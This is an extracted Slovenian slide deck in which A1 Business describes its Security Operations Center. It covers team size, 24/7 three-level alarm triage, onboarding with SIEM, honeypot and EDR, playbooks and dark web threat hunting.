


**NIS 2  
DIRECTIVE**

sealpath.  
Best Protection for Sensitive Data

rtsp|s2

| A<sup>1</sup> Security  
Operations Center



**A<sup>1</sup> Business**

# Generalni oris delovanja

**A<sup>1</sup> Security  
Operations Center**

# A<sup>1</sup> Security Operations Center

- Začetek delovanja: 2020
- Število naročnikov: 80+ (cca. 7000 točk)
- Jedro ekipe: 10 strokovnjakov
  - + 1st level
  - + grupa



## 1. nivo

### 24/7 dežurstvo na lokaciji

Sprejem in detekcija alarmov  
Osnovna triaža

## 2. nivo

### 24/7 dežurstvo na klic

Poglobljena triaža  
Komunikacija z naročniki

## 3. nivo

Specifična in poglobljena znanja za posebne primere

**A<sup>1</sup> Business**

# Podrobnejši opis delovanja

**A<sup>1</sup> Security  
Operations Center**

## **Postavitev opreme**

SIEM, Honey Pot, EDR, ipd.

## **Varnostni pregled**

Security checklist, dvig nivoja varnosti, ipd.

## **Onboarding proces**


Prejem podatkov, dogovor o namestitvah, ipd.

## **Playbook definicije**

Kdaj se reagira, kdaj se javlja, ipd.

Dark Web  
(threat hunting)

Okolje naročnika



Pošiljanje alarmov

1.nivo

Prejem alarmov  
Osnovna triaža

Proaktivne akcije  
z vnaprej  
dogovorjenimi  
playbooki

2.nivo

Prehod v 2.nivo

Podrobnejša triaža

**Podatki:**

- Alarm
- SIEM
- 360 vpogled v naročnika

E-mail / klic  
komunikacija

3.nivo

Po potrebi se  
vključi 3.nivo

**Različni statusi:**


- Spremljanje
- Alarmiranje
- Za v poročilo
- Ignore

**A1 Business**

